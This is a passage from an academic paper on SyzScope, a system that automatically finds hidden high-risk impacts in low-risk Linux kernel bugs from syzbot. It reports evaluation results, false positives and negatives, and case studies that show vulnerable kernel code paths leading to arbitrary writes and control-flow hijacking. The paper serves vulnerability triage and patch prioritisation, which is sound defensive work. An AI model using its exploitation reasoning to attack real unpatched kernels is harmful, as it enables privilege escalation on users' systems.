(1) *Overwriting symbolic memory*. The impact of such a write requires a more careful analysis. For example, when such an OOB write occurs, it is necessary to understand the offset of the write, the length of the write, and the data that can be written [20]. Then we can evaluate whether the write is flexible enough to overwrite a function pointer in a heap-sprayed object nearby. Since such an analysis is already done in [20], we simply refer to such writes as *UAF write* or *OOB write* and leave them to existing work for further triage.

(2) *Write with symbolic data or write to symbolic address*. When the write target is symbolic or data to-be-written is symbolic, We follow a classic definition of a write primitive is "write-what-where" [1]. For the "what" dimension, it will be either an "arbitrary value" or "constrained value" write, depending on the absence or presence of any symbolic constraints on the value. For the "where" dimension, it will be either an "arbitrary address" or "constrained address" write, again depending on the symbolic constraints of the address. More concretely, considering a write instruction `mov qword ptr [rax], rdi`. It attempts to store the data in `rdi` to an address stored in `rax`. If `rdi` is symbolic, it may be considered an arbitrary value or constrained value write. Similarly, if `rax` is symbolic, it may be considered an arbitrary address or constrained address write. Note that `KASAN` cannot detect such primitives because it is designed to catch the initial read of freed/OOB memory. Subsequent propagation of them via writes may require taint tracking.

(3) *Dereferencing symbolic function pointer* is detectable by monitoring the symbolic status of the function pointer. Similar to the write primitives, `KASAN` can only detect the initial problematic read, and not the subsequent use (*i.e.,* function pointer dereference) of the freed/OOB memory.

(4) *Passing pointer (either being symbolic or pointing to symbolic memory) to free function*. To detect invalid frees (including double frees), we examine the pointer argument of heap free functions such as `kfree()`. If the pointer itself is symbolic, it indicates that an attacker can control the memory that will be freed, therefore corresponding to the invalid free cases. If the pointer itself is not symbolic but the memory the pointer points to is,

it is considered a double free (we group these two cases together as invalid frees).

4 Implementation

In this section, we describe details about each component in SyzScope. In total, the system has over 10K lines of code and is fully automated.

4.1 Vulnerable Context Exploration

There are several things worth describing in more details in this component.

Impact-aware fuzzing. Syzkaller has two major components: (1) the fuzzer itself that runs on a target OS where test cases are executed (*i.e.,* syz-fuzzer), and (2) a manager that runs outside of the target OS, overseeing the fuzzing process (*i.e.,* syz-manager). The fuzzer is designed to mutate test cases locally and only send test cases that contribute to more coverage back to the manager. However, different for traditional coverage-guided fuzzing, our impact-aware fuzzing will mutate a PoC that already leads to an impact, which essentially causes a crash of the entire target OS. This often leads to a burst of crashes, which means the fuzzer will lose the states of the mutation because of the crash. By default, the manager will simply log the test case but no further mutation will be performed, because it is likely going to trigger the same bug over and over again. In our implementation, we enable the manager to remember the impact-inducing PoC and send it to the fuzzer for mutation (currently 500 times), preempting any other mutation of regular seeds. If a new impact is discovered, the corresponding PoC will then be treated similarly.

Multiple impacts in a single PoC. As mentioned earlier in §2.1, Syzkaller by default allows only the first impact to be reported while ignoring all the rest. This means that if a PoC happens to trigger multiple bug impacts, *e.g.,* one UAF read and another UAF write, the later impacts are hidden. This contradicts with our goal of recovering more bug impacts. Therefore, we turn on a `KASAN` booting option called `kasan_multi_shot` when booting the kernel, which will present all impacts instead of only the first. However, there are some impacts that are not possible to ignore, *e.g.,* a NULL pointer dereference which would cause an irrecoverable crash. We can bypass some other assertion-related kernel panics by disabling `panic_on_warn` in the kernel boot options or some options in the kernel config like `CONFIG_BUG_ON_DATA_CORRUPTION`. Note that these debugging options are turned on specifically for fuzzing or debugging (as they are useful in catching errors). In practice, they are off by default in production settings.

Confirming the impact belonging to the same bug. As described earlier in §3.1, when a bug already has a patch available (we assume that these patches are correct), we use a heuristic that can use the patch to test whether a new PoC and its new impacts (generated from fuzzing) are still a result of the same bug. The idea is as follows. If a new PoC can still trigger the same impact after the patch (as well as all prior commits) is applied, clearly the new PoC is triggering a different bug. However, if it no longer works, we are not sure if it is because of the patch itself that breaks the PoC or one of the earlier commits does so. To deal with this ambiguity, instead of applying the patch and its prior commits up to that point, we will attempt to apply the patch commit itself directly. If it can be successfully applied, *i.e.,* git does not reject it and kernel compiles/boots normally without breakage, then if the new PoC no longer works, we say that the PoC is indeed exploiting the same bug. Otherwise, if it cannot be successfully applied, we will instead apply all the commits up to the patch (but not including the patch itself) and retest the PoC. If it can reproduce the impacts, then we know that these intermediate commits do not interfere with the bug triggering. Therefore, we know that the new PoC is still triggering the same bug, because earlier we have verified that it does not work against a patched kernel (with all prior commits applied also). The one last remaining corner case is that the PoC cannot reproduce the impacts when we apply all the commits up to the patch (but not including the patch itself). In such cases, we will act conservatively and simply give up the new PoC because it remains ambiguous.

4.2 Hidden Impacts Estimation

Our static analysis engine is built on top of `DR. CHECKER` [38], which is flow-sensitive, context-sensitive, field-sensitive, and inter-procedural. We made some changes to adapt it to our scenario as described below.

Interfacing with the fuzzer result. Recall that our static analysis engine takes a vulnerable object and vulnerability point(s) as input. Since DR. CHECKER is based on LLVM IR, the input would also be given at the LLVM IR level. However, the fuzzing result (`KASAN` report) includes such information at the binary level, thus requiring a mapping from the binary to IR. Specifically, it includes (1) the call trace that contains vulnerability points that trigger the UAF/OOB bug (binary instruction addresses). (2) the size of a vulnerable object and the offset at which the vulnerable object is accessed (in either UAF or OOB).

With such information, we will first try to locate the vulnerable function that triggered the impact in LLVM IR. Usually, the vulnerable function is the first function on the call trace besides KASAN-related ones. However,

if the vulnerable function is inlined, we then resort to its caller (potentially recursively if multiple layers of inlining occur). To simplify the handling of inlined functions, we choose to compile the kernel using Clang without any inlining to generate the kernel bitcode. After locating the vulnerable function in LLVM IR, we leverage the Clang-generated debug information to map each IR instruction back to a corresponding source line. Specifically, we look for a *load* IR instruction that maps to the same source line number as what is reported in the vulnerable function in the `KASAN` report. Once we successfully locate such a *load* instruction that triggers the bug, we can retrieve the base pointer (vulnerable object) of the *load* instructions and taint the object.

Trace recorder: In order to generate the branch guidance for symbolic execution (described in §3.2), we record the detailed taint trace from an initial vulnerability point to the high-impact one, including the calling context and instruction of each taint propagation. This way, if the taint propagation occurs in a specific call sequence and specific branch, we can precisely drive the dynamic symbolic execution accordingly.

4.3 Validation and Evaluation

There are two possible symbolic execution engines we can potentially use: S2E [22] and angr [15]. S2E is a great candidate as it is designed to support dynamic (in-vivo) symbolic execution, such that most of the memory locations are populated with runtime data. This limits the symbolized memory to a much smaller scope, *i.e.,* those that are potentially controlled by an adversary. Unfortunately, S2E supports only a single CPU core in each QEMU instance [8]. Therefore, it has a major drawback in its ability to reproduce race condition bugs. In our preliminary experiments, we find that over half of the race condition bugs simply cannot be reproduced reliably within a reasonable time frame, *i.e.,* an hour. Therefore, we decided to first reproduce bugs in a vanilla QEMU. Once the bug is successfully reproduced (`KASAN` report being triggered). The breakpoint we set in `KASAN` report function will immediately freeze the memory of QEMU, and provide the corresponding CPU registers and memory address of the vulnerable object (either freed object or an object that is out-of-bounds) to angr. Whenever angr needs to access a memory location, we will look up their actual values on the snapshot on demand.

5 Evaluation

5.1 Dataset and Setup

We evaluate SyzScope against the majority of low-risk bugs reported on syzbot. At the time of writing, there are 3,861 low-risk bug reports in total according to our definition. We exclude the ones detected by KCSAN, KMSAN, UBSAN. This is because they are either not mature enough yet (KMSAN and UBSAN) and do not contain critical information in the bug reports for us to continue the analysis (*e.g.,* vulnerable object), or do not have any valid reproducer (none of the KCSAN bugs has a reproducer). After this step, there are 3,267 remaining bug reports.

Next, we filter the bug reports that do not target the upstream Linux kernel (which is our main focus) and those that do not contain any reproducer (either a Syzkaller program or a C program). Then, we divide the dataset into "fixed" and "open" sections. For the fixed cases, since each bug report comes with a corresponding patch, we can deduplicate bug reports based on shared patches (unfortunately we are unable to do so for the bugs in the open section), *e.g.,* the bug reports may look different but their root causes are the same. In our tests, we pick only one bug report from the group that share the same patch. Specifically, we use the one with the highest risk impact. For example, if a low-risk impact bug report (*e.g.,* UAF read) happens to share the same root cause (*i.e.,* same patch) with a high-risk one (*e.g.,* UAF write), we eliminate the entire group of reports because the corresponding bug should be recognized as high-risk already. If a WARNING bug report happens to share the same patch with a UAF read report, we will pick the UAF one as input to SyzScope, because it already contains critical information such as the vulnerable object, allowing us to continue the analysis in the pipeline. Otherwise, we simply randomly pick a bug report among the available ones (WARNING, INFO, BUG, or GPF) as there is no major difference. Finally, we obtain 1,170 bug reports (after deduplication) and their corresponding reproducers.

In our current configuration, to be conservative, we do not attempt the vulnerable context exploration step on bug reports in the open section since we can not verify the new impacts still belong to the same bug (as discussed in §3.1). All experiment are conducted in Ubuntu-18.04 with 1TB memory and Intel(R) Xeon(R) Gold 6248 20 Core CPU @ 2.50GHz * 2. For each bug report and its reproducer, we allocate a single CPU core for 3 hours of kernel fuzzing maximum, 1 hour of static analysis (it usually finished within half an hour), and 4 hours of symbolic execution.

5.2 Overall Results

In total, out of the 1,170 low-risk bugs analyzed by SyzScope, we report that 183 of them turn out to contain at least one high-risk impact. This is more than 15% of all the bugs. Furthermore, out of the 183 bugs, 173 have at least one write primitive (*e.g.,* UAF/OOB write, arbitrary

	Initial Bug Impact	Raw bug reports	Valid bugs*	High-risk bugs*	High-risk impacts	High-risk impact breakdown by primitive type						
						UOW	AAW	CAW	AVW	CVW	FPD	IF
Fixed	GPF and BUG	687	215	17	323	71	124	62	29	20	8	9
	WARNING and INFO	918	293	15	379	85	166	66	20	30	9	3
	UAF and OOB Read	680	202	99	2866	319	1490	446	271	153	104	83
Open	GPF and BUG	225	83	4	6	4	0	0	0	0	0	2
	WARNING and INFO	541	292	10	501	97	213	91	47	22	18	13
	UAF and OOB Read	216	85	38	768	151	381	113	43	22	40	18
	Sum	3267	1170	183	4843	727	2374	778	410	247	179	128

* Valid bugs and high-risk bugs in the fixed section are all unique ones (after deduplicating based on the bug reports)

UOW= UAF/OOB write, AAW= Arbitrary address write, CAW= Constrained address write, AVW= Arbitrary value write
CVW= Constrained value write, FPD= Function pointer dereference, IF= Invalid Free

Table 2: Overall Results

address write). 42 of them have at least one func-ptr-defer primitive.

We break the results down, first by open vs. fixed bugs, and then by the initial bug impact type. The results are shown in Table 2. In addition, we categorize the high-risk impacts into 7 primitives, as defined in §3.3 and listed in the table.

First, comparing the results for open and fixed bugs, we can see in general there is a higher percentage of low-risk bugs turned into high-risk in the fixed section compared to the ones in the open section (18.4% vs. 11.3%). In addition, the average number of primitives for each bug in the fixed section is 27.2 versus 24.5 in the open section. This is because the open bugs did not go through the vulnerable context exploration phase, due to the concern that newly discovered contexts may belong to different bugs (as mentioned in §3.1). As another evidence demonstrating the utility of fuzzing, we find that bugs in the fixed section have 1.33 contexts on average compared to the only 1 context per bug in the open section. Since each context has about 22 primitives on average, it is clear that fuzzing will allow more primitives to be uncovered. Nevertheless, even without the help of fuzzing, SyzScope still managed to turn 52 open bugs from low-risk into high-risk.

In addition, it is worth noting that bugs with initial impacts being UAF/OOB read have a much higher chance of turning into high-risk cases. In the fixed section, 99 out of 202 UAF/OOB read cases can be turned into high-risk. Furthermore, the total number of high-risk impacts for just the 99 cases is 2866 (on average 29 per case). In the open section, 38 out of 85 UAF/read cases (slightly smaller fraction) can be turned into high-risk.

For GPF, BUG, WARNING, and INFO, they usually represent a diverse set of root causes which are masked by the kernel itself or simply exceptions. In reality, there are still a subset of these cases that are really memory corruption bugs. Indeed, we are able to discover 46 high-risk cases out of 883 in these categories across fixed and open sections. In general, GPF and BUG cases typically represent more serious bugs in the kernel (compared to WARNING and INFO) and some of these impacts can lead to exceptions that are difficult to bypass (as mentioned previously, *e.g.,* NULL pointer dereference). As a result, we find that the number of new impacts discovered under them is very small in the open section, as we did not perform any fuzzing.

With respect to the impact primitives, We can see that the arbitrary address write has by far the highest number. This demonstrates the necessity of applying symbolic execution, as such impacts can only be uncovered with such analyses. If one can write to an arbitrary address, it is typically a strong primitive (even if the write value is not arbitrary) that is highly exploitable, especially when combined with a read primitive [31].

The second most common types of primitives are arbitrary value and constrained value write (778 and 410 cases in total), followed by UAF and OOB wirte (727 in total). Writing arbitrary values can be dangerous but its exploitability depends highly on where we can write to. The UAF and OOB write are generally serious as an attacker can often choose multiple different objects (e.g., containing a function pointer) to overwrite [20, 49].

The func-ptr-defer primitives are relatively rare (179 cases in total) but highly exploitable [48]. We sampled a few cases for further analysis and managed to write three working PoCs that can successfully hijack the control flow of the kernel. One of them will be described in the case studies later. Finally, we find 128 invalid free primitives, which can be turned into adjustable UAF bugs as mentioned in §2.2.

5.3 Component by Component Analysis

Now that we have shown the end-to-end results, we break them down by components to understand the contribution of each. Here we focus on fixed bugs only because we applied all the components in SyzScope.

Initial bug impact	High-risk bugs by fuzzing	Primitives found by fuzzing	Extra high-risk bugs by S&S	Extra primitives found by S&S
GPF and BUG	13	37	4	285
WARNING and INFO	11	33	4	346
UAF and OOB Read	42	128	57	2738

S&S = Static analysis and symbolic execution

Table 3: Result breakdown by components on fixed bugs

Specifically, we show the intermediate results obtained from fuzzing alone, and then the additional results from performing the static analysis and symbolic execution (S&S) on top of fuzzing. As a main result shown in Table 3, we can see that 66 bugs are turned from low-risk to high-risk by fuzzing alone, and an extra 65 bugs are turned after the static analysis and symbolic execution (S&S).

Vulnerable Context Exploration. Even though fuzzing is generally effective, due to the lack of systematic path exploration as is done by symbolic execution, we see that the number of primitives found by fuzzing alone is limited (as shown in Table 3). This is because every context (i.e., path) provided by fuzzing is concrete and thus only a limited number of primitives may be covered. Furthermore, as mentioned in §3.3, fuzzing relies on KASAN which by design is unable to recognize the more indirect types of primitives such as arbitrary address write or control flow hijacking. This is the reason why we still continue with S&S even if the bug is determined to be high-risk by fuzzing. For example, we may find a UAF write primitive through fuzzing, but through S&S we may find an even more serious control flow hijacking primitive. Nevertheless, new contexts can be beneficial for S&S, as they can be considered as "seeds" fed into the S&S to explore many more paths and uncover more primitives. As we mentioned in §5.2, there are on average 1.33 contexts on average per fixed bug from fuzzing.

On a different note, we verified the heuristic we proposed in §4.1 to confirm that the new impacts found through fuzzing indeed belong to the same bugs. To do so, we manually analyzed 10 sampled new impacts corresponding to 10 different bugs found by SyzScope. We are able to confirm they are all caused by the same bug.

Hidden Impact Estimation. Here, we evaluate the effectiveness of using static analysis to guide the symbolic execution. In particular, we sampled 53 bugs and evaluated them with and without the guidance using static analysis. We observed 16 bugs, with guidance, experienced a 12x-190x speedup compared to no guidance, which allowed the symbolic execution to finish in minutes as opposed to hours. In addition, we found 2 bugs whose high-risk impacts can be found only with guided symbolic execution, and the unguided version simply finds nothing in four hours.

However, we note that there is a fundamental tradeoff between running time and false negatives. This is because our static analysis is not sound and can potentially miss important primitives. Therefore, as mentioned in §3.3, we set a threshold of 40 basic blocks and only primitives beyond the distance of 40 will trigger the guidance. We also evaluate the choice of the threshold by varying it as 30, 40, and 50. With a threshold of 30, we observe seven more false negative cases compared to the threshold of 40, due to the fact the static analysis missed those primitives that are located in a distance between 30 and 40. With a threshold of 50, we find two primitives in a distance between 40 and 50 will take more than four hours to finish (as they become unguided). Note that this threshold is considered suitable for our experiment setup only. With more resources to expend on symbolic execution, the threshold can be further increased.

Exploration and Validation. As we mentioned earlier, on top of the 66 bugs that were turned from low-risk to high-risk by fuzzing alone, SyzScope turned an additional 65 bugs (via S&S) from low-risk into high-risk, *i.e.,* from zero primitive to at least one. The result shows that the different components are complementary to each other. Note that even if fuzzing has already found a primitive, we still applied the static analysis and symbolic execution to find even more primitives, to obtain a more complete picture of the bug impact. In fact, the majority of the high-risk primitives are attributed to S&S, as shown in Table 3.

We also considered the scenario where we omit the fuzzing phase altogether and apply S&S directly to the original context provided by the reproducer. Interestingly, we find that it is still capable of turning all but two bugs into high-risk (albeit with a a subset of primitives discovered). This shows that there are many bugs that had at least one primitive reachable from the original context.

5.4 False Positives & False Negatives

False Positives. By design, SyzScope confirms all the high-risk impacts dynamically through either fuzzing or dynamic symbolic execution, and therefore should not incur any false positive. Nevertheless, in practice, we do make implementation-level simplifications for scalability considerations that can potentially lead to false positives. For example, during the dynamic symbolic execution, we skip a list of common kernel functions (a total of 51) such as `printk()`, `kasan_slab_free()` for performance reasons, which can potentially lead to unwanted side effects. Fortunately, we have not observed any false positives because of this.

False Negatives. It is expected that SyzScope will incur false negatives as the solution is opportunistic in nature. To understand the extent of the problem, we manually

```
1  static int bfs_create(...){
2   ...
3   ino = find_first_zero_bit(info->si_imap, info->
        si_lasti + 1);
4   if (ino > info->si_lasti) {
5    ...
6    return -ENOSPC;
7   }
8   set_bit(ino, info->si_imap);
9   ...
10 }
11
12 unsigned long find_first_zero_bit(const
       unsigned long *addr, unsigned long size)
13 {
14  unsigned long idx;
15  for (idx = 0; ...) {
16   if (addr[idx] != ~0UL)
17    return min(idx * BITS_PER_LONG + ffz(
          addr[idx]), size);
18  }
19
20  return size;
21 }
```

Figure 4: Code snippet of a arbitrary address write

```
1  static void tcp_check_sack_reordering(struct
       sock *sk, ...)
2  {
3   struct tcp_sock *tp = tcp_sk(sk);
4   ...
5   fack = tcp_highest_sack_seq(tp);
6   if (!before(low_seq, fack))
7    return;
8   tp->reordering = min_t(... , ...);
9   tp->reord_seen++;
10  ...
11 }
12
13 static inline u32 tcp_highest_sack_seq(struct
       tcp_sock *tp)
14 {
15  if (!tp->sacked_out)
16   return tp->snd_una;
17  if (tp->highest_sack == NULL)
18   return tp->snd_nxt;
19  return TCP_SKB_CB(tp->highest_sack)->seq;
20 }
```

Figure 5: Code snippet of a constrained value write.

inspected 83 bugs and noticed that the false negatives can come from three different sources. *(1) Failing to find more vulnerable contexts.* We observed 4 bugs with an incomplete set of primitives because SyzScope fails to find the appropriate vulnerable contexts. Specifically, race condition is the major reason in such cases. *(2) Imprecise static analysis.* We observed 2 bugs that have an incomplete set of primitives because of the imprecise result from static analysis. *(3) Timeout of symbolic execution.* We observe 3 bugs that have an incomplete set of primitives due to the early termination of symbolic execution (currently a 4-hour timeout). We discover these cases by increasing the timeout to 16 hours. In summary, all of the above false negatives can be potentially reduced when given more computational resources, *e.g.,* more fuzzing time and symbolic execution time (without having to rely on the precision of static analysis). We also note these 9 bugs are all turned into high-risk already because SyzScope found other primitives.

5.5 Case Studies

In this section, we provide a few case studies to highlight the process through SyzScope successfully converted low-risk bugs into high-risk ones.

OOB read $\Longrightarrow$ Arbitrary address write. Figure 4 shows a real case on syzbot titled "KASAN: slab-out-of-bounds Read in find_first_zero_bit" [5]. Starting at line 3, `info->si_imap` was already out-of-bounds (we omit the code earlier), which is passed as an argument to `find_first_zero_bit()`. Then, there is an OOB read impact caught by `KASAN` at line 16. However, if line 17 is executed next, which does occur during fuzzing, it will lead to a write impact in `set_bit()` (invoked at at line 8). Since we allow the kernel to continue executing despite a bug impact being caught by `KASAN` (see §4.1), the write impact is reported during the fuzzing process. Specifically, `set_bit()` will take the `info->si_imap` as a memory address and set one bit to `ino`. During the symbolic execution (the scope of which is guided by static analysis), we can quickly determine the write impact is feasible and determine that it is an arbitrary write primitive because the only constraint on `info->si_imap` is `addr[idx] != 0UL` at line 16.

UAF read $\Longrightarrow$ UAF write. Figure 5 is a real example from a use-after-free read bug [7] on syzbot, `tp` is a freed object, KASAN catches the UAF read at line 15. There are two UAF write impacts at line 8 and 9 afterwards. Due to the non-zero value of `tp->sacked_out` at line 15 and `tp->highest_sack` at line 17, `tcp_highest_sack_seq()` consistently return at line 19, which makes the following condition at line 6 always true. This prevents the two write impacts from being unreachable. However, since we know the entire `tp` object was freed, we can in principle control the value of the object by heap spraying. Therefore, symbolic execution will determine the right values of `tp->sacked_out` and `tp->highest_sack` in order to reach the write impacts. Note that according to §3.3, these two write impacts are considered "UAF write primitives" because it writes to the symbolic memory (*i.e.,* freed object `tp`), as opposed to the above case study where the we write to a symbolic address. In order to exploit the bug further, we will need to spray an object that has a function pointer or data pointer which will be overwritten (due to line 8 and 9).

UAF/OOB read $\Longrightarrow$ func-ptr-deref. Figure 1 illus-

```
1  bool refcount_dec_and_mutex_lock(refcount_t *
       r, struct mutex *lock)
2  {
3   if (refcount_dec_not_one(r))
4    return false;
5   ...
6   return true;
7  }
8
9  bool refcount_dec_not_one(refcount_t *r)
10 {
11  unsigned int new, val = atomic_read(&r->refs);
12
13  do {
14   if (unlikely(val == UINT_MAX))
15    return true;
16   if (val == 1)
17    return false;
18   new = val - 1;
19   if (new > val) {
20    ...
21    return true;
22   }
23  } while (...);
24  return true;
25 }
```

Figure 6: Code snippet of refcount_dec_and_mutex_lock and refcount_dec_not_one

trates a real case [6] on syzbot initially marked as an OOB read. It was described as the motivating example already. To exploit the bug, we need to reach line 36 to dereference a function pointer from the out-of-bounds object or its derived objects, and then we can hijack the control flow. Again, due to the fact that the fuzzing process is blocked at line 14 due to an exception, it required symbolic execution to provide a legitimate value of `actions`. In addition, at line 28, there is another condition regarding the return value of `refcount_dec_and_mutex_lock()` (invoked at line 28), which has to turn true. Figure 6 illustrates the internals of the function. Here, the parameters `r` and `lock` are still from out-of-bounds memory, and therefore take symoblic values. In order to determine the right values of them, we need to follow into `refcount_dec_not_one()` and make sure that it will return false, in order to return true at line 6 ultimately, we have determined that `val` should be 1 in order for this to happen. As we can see, this example is more convoluted involving more conditions and more path exploration by symbolic execution. As a result, the symbolic execution is guided according to the direction at each condition, which eventually finishes the exploration in only 18 seconds. Without guidance from static analysis, symbolic execution is unable to find this function pointer dereference in 2 hours. We have managed to write an actual exploit that does the actual heap spraying and show that we can hijack the control flow, *i.e.,* execute code at an arbitrary address.

5.6 Disclosure

In this section, we validate the utility of SyzScope in terms of helping with timely patch propagation to downstream kernels (for fixed bugs), as well as enabling the prioritization of bug fixes in the upstream (for open bugs).

Downstream kernels. We initially attempted to report to downstream kernels (*e.g.,* Ubuntu) and have them apply patches from upstream after we determine that the patches are missing. This is unfortunately time-consuming as we have to manually analyze the source to determine which downstream kernels are actually affected by the bug. Eventually, we followed the suggestion from a Ubuntu kernel developer [3] and resort to the CVE Numbering Authority. Interestingly, we observe that the majority of the syzbot bugs do not have any CVEs assigned to them. Thus, if we are able to successfully request CVEs for the high-risk bugs, we can potentially benefit all the distributions that follow the CVE database. We reported all 32 high-risk bugs after Linux kernel v4.19. At the time of writing, 8 of them have already been assigned CVEs and we have not heard back from the remaining 24. As an example demonstrating the effectiveness of this strategy, the publication of CVE-2021-33034 has led to immediate actions by Ubuntu [12], Fedora [4], RedHat [9], and Debian [2].

Upstream kernels. Since the CVE assignment is predicated on the availability of patches, we had to report our findings directly to upstream kernel developers. This process is more tricky than we anticipated. In total, we have reported 6 bugs in the open section out of the total 34 high-risk bugs determined by SyzScope. We reported a subset because it turns out that most open bugs already have a pending fix (but need time to be confirmed effective). At the time of writing, we have seen two patches submitted because of our reporting (with email replies to the same thread), demonstrating the positive influence on getting important security bugs fixed. During the process of reporting, while we have received appreciation of our project and reports, we have also learned that there is a serious lack of resources to fix syzbot-generated bugs, which is likely the reason why we have not received responses for the other 4 bugs. Nevertheless, we do receive some positive feedback on our research [10].

6 Discussion

Evaluating bugs that are already high-impact. In this project, we take only low-risk bugs as input to SyzScope. However, the result shows the number of high-risk impacts associated with a single bug can be extremely high. Specifically, among the 183 high-risk bug cases, we find 4,843 high-risk impacts. Moreover, not all high-risk im-

pacts are equal, *e.g.,* func-ptr-deref being the most dangerous. Therefore, even if a bug already exhibits some high-risk impact, *e.g.,* OOB write, we can still feed it to SyzScope to uncover even more high-risk impacts. This can be beneficial if the goal is to further determine the exploitability of a bug.

Supporting more types of bug impacts. SyzScope currently focused on modeling OOB and UAF, starting from the hidden impact estimation component, *i.e.,* identifying the vulnerable objects and symbolizing the memory that the adversary can control. However, there are still other bug types such as unitialized use of memory which we can support in the future.

Interfacing with other exploitability testing systems. SyzScope is complementary to these projects that aim to automatically or semiautomatically evaluate the exploitability of kernel bugs. Fuze [49] and KOOBE [20] are two representative projects that target UAF and OOB bugs respectively. For example, KOOBE [20] can work with only bugs that exhibit an OOB write impact already and ignore any OOB read bugs by design. According to our results, SyzScope is able to turn 32 OOB read bugs into OOB write ones, which would allow KOOBE to almost double the number of cases that it has evaluated against.

Pending patches for Syzbot open bugs. Syzbot recently added a new feature called *Patch testing requests*. This feature allows developers and maintainers to upload patches for bug testing, if a patch managed to eliminate the bug, syzbot will release such patches on the dashboard and the patch will be merged into the upstream. This feature speeds up the patching process by automating the testing of patches. We note that it is possible to use those pending patches in the context exploration process when it comes to eliminate unrelated bugs. However, we did not choose to do this because such patches are not officially accepted by Linux and can potentially lead to misleading results.

7 Related Work

Kernel fuzzing. There are several prominent general-purpose kernel fuzzers that have been developed to discover security bugs [29, 35, 34]. More recently, many projects have focused on improving various aspects of kernel fuzzing [39, 36, 33, 50]. For example, MoonShine [39] aims to provide highly distilled seeds to bootstrap the fuzzing process. HFL [36] proposed a hybrid fuzzing solution to address a few weaknesses encountered in coverage-guided fuzzing, *e.g.,* identifying explicit dependencies among syscalls. Razzer [33] and KRACE [50] improve the fuzzing logic specifically against race condition bugs. Unfortunately, these general-purpose or custom kernel fuzzers all target at uncovering more bugs quickly instead of understanding the security impacts of reported bugs (which are often manually investigated afterwards). Finally, in addition to syzbot, continuous fuzzing against Linux kernels has become a common practice in the industry [40].

Security impact of Linux kernel bugs and crash deduplication. A recent talk at Linux Security Summit by Dmitry Vyukov has shown that some seemingly low-risk bugs from syzbot turn out to be of high risks [42]. However, no systematic and automated solution has been proposed to understand this phenomenon on a large scale. A closely related work [47] aims to infer the security impact of a bug by analyzing its patches (as opposed to a bug reproducer and sanitizer-generated bug report). Unfortunately, due to the limited information provided by a patch, they were able to identify only 227 patches that are fixing security bugs (with only 243 security impacts identified) after scanning 54,000 commits. This is in contrast with the 4,843 security impacts that we discover from only 183 low-risk bugs. We believe the incomplete result is partly due to the lack of runtime information which forces the analysis to be constrained at a local scale. Furthermore, there is no differentiation of high-risk and low-risk impacts, which is a key goal of SyzScope. Finally, there have been many studies on determining the security impact of bugs based on text analysis (*e.g.,* bug report descriptions) using data mining and machine learning [46, 19, 30, 41, 45].

Exploitability testing. Recent work has attempted to turn different types of Linux kernel security bugs into actual exploits in an automated or semi-automated fashion. Fuze [49] and KOOBE [20] are two representative projects that target use-after-free (UAF) and out-of-bound (OOB) bugs respectively. They take in a proof-of-concept (PoC) that can trigger a bug (often only crashing the kernel) as input, and then conduct various analyses to convert the PoC into an exploit. In addition, there are also related work on exploiting other types of security bugs such as uninitialized uses of stack variables [37], which we did not support in our current implementation, due to the fact the corresponding `KMSAN` sanitizer currently does not provide sufficient details in the bug report. Finally, there are also related work that aim to assist the process of generating an exploit [21, 48]. All of these related work are complementary to SyzScope, where our system can be considered a frontend that can interface with these systems as backends. In addition to kernel exploits, there are also other related work on userspace analyzing the exploitability of heap bugs [24, 51].

8 Conclusion

In this paper, we perform a systematic investigation on fuzzer-exposed bugs on the syzbot platform. In order to conduct such an analysis, we develop an automated pipeline that combines fuzzing, static analysis, and symbolic execution together to reveal high-risk security impacts of seemingly low-risk bugs. The system can be easily integrated into the syzbot platform that continuously evaluates newly discovered bugs. After analyzing over one thousand such bugs, we demonstrate that 183 of them can be turned into high-risk bugs. The results have important implications on patch prioritization and propagation moving forward. To facilitate reproduction and future research, we open source SyzScope at https://github.com/seclab-ucr/SyzScope.

9 Acknowledgment

We thank anonymous reviewers for their valuable comments and suggestions, and the Linux community for insightful discussions. This work is supported by the National Science Foundation under Grant #1652954 and #1953933

References

[1] CWE-123: Write-what-where Condition. https://cwe.mitre.org/data/definitions/123.html.

[2] Debian cve-2021-33034. https://security-tracker.debian.org/tracker/CVE-2021-33034.

[3] Discussion with ubuntu maintainers. https://lists.ubuntu.com/archives/ubuntu-devel/2021-May/041457.html.

[4] Fedora cve-2021-33034. https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/GI7Z7UBWBGD3ABNIL2DC7RQDCGA4UVQW/.

[5] Kasan: slab-out-of-bounds read in find_first_zero_bit. https://syzkaller.appspot.com/bug?id=93d1336016a1e1cdade11339e85f7b85ce3d4abc.

[6] Kasan: slab-out-of-bounds read in tcf_exts_destroy. https://syzkaller.appspot.com/bug?id=2389bfc4b1c4ea3969629ed19bef0b3b2ec741f2.

[7] Kasan: use-after-free read in tcp_fastretrans_alert. https://syzkaller.appspot.com/bug?id=7be8b464a3a27e6dc5c73d3ffe3b56dc0cf51e52.

[8] Parallel S2E. http://s2e.systems/docs/Howtos/Parallel.html.

[9] Red hat cve-2021-33034. https://access.redhat.com/security/cve/cve-2021-33034.

[10] Syzscope debate positive opinion. https://lore.kernel.org/lkml/YL3zGGMRwmD7fNK+@zx2c4.com/.

[11] Syzscope github repo. https://github.com/seclab-ucr/SyzScope/.

[12] Ubuntu cve-2021-33034. https://ubuntu.com/security/CVE-2021-33034.

[13] The undefined behavior sanitizer - ubsan. https://www.kernel.org/doc/html/v4.14/dev-tools/ubsan.html.

[14] Coverage-guided kernel fuzzing with syzkaller. https://lwn.net/Articles/677764/, 2016.

[15] a binary analysis framework. https://angr.io/, 2017.

[16] ANDROID: binder: remove waitqueue when thread exits. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=f5cb779ba16334b45ba8946d6bfa6d9834d1527f, 2018.

[17] CVE-2019-2215 - Bad Binder: Android In-The-Wild Exploit. https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html, 2019.

[18] Kernel addresssanitizer. https://github.com/google/kasan, 2020.

[19] D. Behl, S. Handa, and A. Arora. A bug mining tool to identify and analyze security bugs using naive bayes and tf-idf. In *2014 International Conference on Reliability Optimization and Information Technology (ICROIT)*, 2014.

[20] Weiteng Chen, Xiaochen Zou, Guoren Li, and Zhiyun Qian. KOOBE: towards facilitating exploit generation of kernel out-of-bounds write vulnerabilities. In *29th USENIX Security Symposium*, 2020.

[21] Yueqi Chen and Xinyu Xing. Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[22] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. 2011.

